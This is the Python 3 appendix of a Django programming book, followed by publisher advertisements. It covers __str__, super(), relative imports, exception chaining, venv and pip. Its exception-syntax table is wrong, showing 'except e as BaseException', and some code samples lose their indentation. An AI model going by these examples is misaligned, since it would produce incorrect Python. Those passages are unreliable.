If you are stuck with a Python 2.7 environment, then the sample project can be easily backported. There is a custom script named `backport3to2.py` at the project root that can perform a one-way conversion to Python 2.x. Note that it is not general enough for using in other projects.

However, if you are interested in knowing why Python 3 is better, then read on.

Python 3

Python 3 was born out of necessity. One of Python 2's major annoyances was its inconsistent handling of non-English characters (commonly manifested as the infamous `UnicodeDecodeError` exception). Guido initiated the Python 3 project to clean up a number of such language issues while breaking backward compatibility.

The first alpha release of Python 3.0 was made in August 2007. Since then, Python 2 and Python 3 have been in parallel development by the core development team for a number of years. Ultimately, Python 3 is expected to be the future of the language.

Python 3 for Djangonauts

This section covers the most important changes in Python 3 from a Django developer's perspective. For the full list of changes, please refer to the recommended reading section at the end of this chapter.

The examples are given in both Python 3 and Python 2. Depending on your installation, all Python 3 commands might need to be changed from `python` to `python3` or `python3.4`.

Change all the __unicode__ methods into __str__

In Python 3, the `__str__()` method is called for string representation of your models rather than the awkward sounding `__unicode__()` method. This is one of the most evident ways to identify Python 3 ported code:

Python 2	Python 3

`class Person(models.Model):`
`  name = models.TextField()`
 	
`  def __unicode__(self):`
`  return self.name`
	`class Person(models.Model):`
	`  name = models.TextField()`
	
	`  def __str__(self):`
	`  return self.name`

The preceding table reflects the difference in the way Python 3 treats strings. In Python 2, the human-readable representation of a class can be returned by `__str__()` (bytes) or `__unicode__()` (text). However, in Python 3 the readable representation is simply returned by `__str__()` (text).

All classes inherit from the object class

Python 2 has two kinds of classes: old-style (classic) and new-style. New-style classes are classes that directly or indirectly inherit from `object`. Only the new-style classes can use Python's advanced features, such as slots, descriptors, and properties. Many of these are used by Django. However, classes were still old-style by default for compatibility reasons.

In Python 3, the old-style classes don't exist anymore. As seen in the following table, even if you don't explicitly mention any parent classes, the `object` class will be present as a base. So, all the classes are new-style.

Python 2	Python 3

`>>> class CoolMixin:`
`...     pass`
`>>> CoolMixin.__bases__`
`()`
	`>>> class CoolMixin:`
	`...     pass`
	`>>> CoolMixin.__bases__`
	`(<class 'object'>,)`

Calling super() is easier

The simpler call to `super()`, without any arguments, will save you some typing in Python 3.

Python 2	Python 3

`class CoolMixin(object):`
 	
`    def do_it(self):`
`        return super(CoolMixin,`
`                    self).do_it()`
	`class CoolMixin:`
	
	`    def do_it(self):`
	`        return super().do_it()`

Specifying the class name and instance is optional, thereby making your code DRY and less prone to errors while refactoring.

Relative imports must be explicit

Imagine the following directory structure for a package named `app1`:

```
/app1
  /__init__.py
  /models.py
  /tests.py
```

Now, in Python 3, let's run the following code in the parent directory of `app1`:

```
$ echo "import models" > app1/tests.py
$ python -m app1.tests
Traceback (most recent call last):
   ... omitted ...
ImportError: No module named 'models'
$ echo "from . import models" > app1/tests.py
$ python -m app1.tests
# Successfully imported
```

Within a package, you should use explicit relative imports while referring to a sibling module. You can omit `__init__.py` in Python 3, though it is commonly used to identify a package.

In Python 2, you can use `import models` to successfully import the `models.py` module. However, it is ambiguous and can accidentally import any other `models.py` in your Python path. Hence, this is forbidden in Python 3 and discouraged in Python 2 as well.

HttpRequest and HttpResponse have str and bytes types

In Python 3, according to PEP 3333 (amendments to the WSGI standard), we are careful not to mix data coming from or leaving via HTTP, which will be in bytes, as opposed to the text within the framework, which will be native (Unicode) strings.

Essentially, for the `HttpRequest` and `HttpResponse` objects:

- Headers will always be the `str` objects
- Input and output streams will always be the `byte` objects

Unlike Python 2, the strings and bytes are not implicitly converted while performing comparisons or concatenations with each other. Strings mean Unicode strings only.

Exception syntax changes and improvements

Exception-handling syntax and functionality has been significantly improved in Python 3.

In Python 3, you cannot use the comma-separated syntax for the `except` clause. Use the `as` keyword instead:

Python 2	Python 3 and 2

`try:`
`  pass`
`except e, BaseException:`
`  pass`
	`try:`
	`  pass`
	`except e as BaseException:`
	`  pass`

The new syntax is recommended for Python 2 as well.

In Python 3, all the exceptions must be derived (directly or indirectly) from `BaseException`. In practice, you would create your custom exceptions by deriving from the `Exception` class.

As a major improvement in error reporting, if an exception occurs while handling an exception, then the entire chain of exceptions are reported:

Python 2	Python 3

`>>> try:`
`...  print(undefined)`
`... except Exception:`
`...  print(oops)`
`...`
`Traceback (most recent call last):`
`  File "<stdin>", line 4, in <module>`
`  NameError: name 'oops' is not defined`
	`>>> try:`
	`...  print(undefined)`
	`... except Exception:`
	`...  print(oops)`
	`...`
	`Traceback (most recent call last):`
	`  File "<stdin>", line 2, in <module>`
	`NameError: name 'undefined' is not defined`
	
	During the handling of the preceding exception, another exception occurred:
	
	`Traceback (most recent call last):`
	`  File "<stdin>", line 4, in <module>`
	`NameError: name 'oops' is not defined`

Once you get used to this feature, you will definitely miss it in Python 2.

Standard library reorganized

The core developers have cleaned up and organized the Python standard library. For instance, `SimpleHTTPServer` now lives in the `http.server` module:

Python 2	Python 3

`$ python -m SimpleHTTPServer`
 	
`Serving HTTP on 0.0.0.0 port 8000 ...`
	`$python -m http.server`
	
	`Serving HTTP on 0.0.0.0 port 8000 ...`

New goodies

Python 3 is not just about language fixes. It is also where bleeding-edge Python development happens. This means improvements to the language in terms of syntax, performance, and built-in functionality.

Some of the notable new modules added to Python 3 are as follows:

- `asyncio`: This contains asynchronous I/O, event loop, coroutines, and tasks
- `unittest.mock`: This contains the mock object library for testing
- `pathlib`: This contains object-oriented file system paths
- `statistics`: This contains mathematical statistics functions

Even if some of these modules have backports to Python 2, it is more appealing to migrate to Python 3 and leverage them as built-in modules.

Using Pyvenv and Pip

Most serious Python developers prefer to use virtual environments. `virtualenv` is quite popular for isolating your project setup from the system-wide Python installation. Thankfully, Python 3.3 is integrated with a similar functionality using the `venv` module.

Since Python 3.4, a fresh virtual environment will be pre-installed with pip, a popular installer:

```
$ python -m venv djenv


[djenv] $ source djenv/bin/activate


[djenv] $ pip install django
```

Notice that the command prompt changes to indicate that your virtual environment has been activated.

Other changes

We cannot possibly fit all the Python 3 changes and improvements in this appendix. However, the other commonly cited changes are as follows:

1. `print()` **is now a function**: Previously, it was a statement, that is, arguments were not in parenthesis.
2. **Integers don't overflow**: `sys.maxint` is outdated, integers will have unlimited precision.
3. **Inequality operator** `<>` **is removed**: Use `!=` instead.
4. **True integer division**: In Python 2, `3 / 2` would evaluate to `1`. It will be correctly evaluated to `1.5` in Python 3.
5. **Use** `range` **instead of** `xrange()`: `range()` will now return iterators as `xrange()` used to work before.
6. **Dictionary keys are views**: `dict` and `dict`-like classes (such as `QueryDict`) will return iterators instead of lists for the `keys()`, `items()`, and `values()` method calls.

Further information

- Read *What's New In Python 3.0* by Guido at `https://docs.python.org/3/whatsnew/3.0.html`
- To find what is new in each release of Python, read *What's New in Python* at `https://docs.python.org/3/whatsnew/`
- For richly detailed answers about Python 3 read *Python 3 Q & A* by Nick Coghlan at `http://python-notes.curiousefficiency.org/en/latest/python3/questions_and_answers.html`

Index

D

E

N

O

P

U

V

W

Thank you for buying

Django Design Patterns and Best Practices

About Packt Publishing

Packt, pronounced 'packed', published its first book, *Mastering phpMyAdmin for Effective MySQL Management*, in April 2004, and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution-based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern yet unique publishing company that focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website at `www.packtpub.com`.

About Packt Open Source


In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around open source licenses, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each open source project about whose software a book is sold.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to `author@packtpub.com`. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, then please contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

[PACKT] open source
community experience distilled
PUBLISHING




Django 1.0 Website Development

ISBN: 978-1-84719-678-1 Paperback: 272 pages

Build powerful web applications, quickly and cleanly, with the Django application framework

1. Teaches everything you need to create a complete Web 2.0-style web application with Django 1.0.
2. Learn rapid development and clean, pragmatic design.
3. No knowledge of Django required.
4. Packed with examples and screenshots for better understanding.



Web Development with Django Cookbook


ISBN: 978-1-78328-689-8 Paperback: 294 pages

Over 70 practical recipes to create multilingual, responsive, and scalable websites with Django

1. Improve your skills by developing models, forms, views, and templates.
2. Create a rich user experience using Ajax and other JavaScript techniques.
3. A practical guide to writing and using APIs to import or export data.

Please check **www.PacktPub.com** for information on our titles

[PACKT] open source
community experience distilled
PUBLISHING




Django Essentials

ISBN: 978-1-78398-370-4 Paperback: 172 pages

Develop simple web applications with the powerful Django framework

1. Get to know MVC pattern and the structure of Django.
2. Create your first webpage with Django mechanisms.
3. Enable user interaction with forms.
4. Program extremely rapid forms with Django features.



Instant Django 1.5 Application Development Starter

ISBN: 978-1-78216-356-5 Paperback: 78 pages

Jump into Django with this hands-on guide to practical web application development with Python

1. Learn something new in an Instant! A short, fast, focused guide delivering immediate results.
2. Work with the database API to create a data-driven app.
3. Learn Django by creating a practical web application.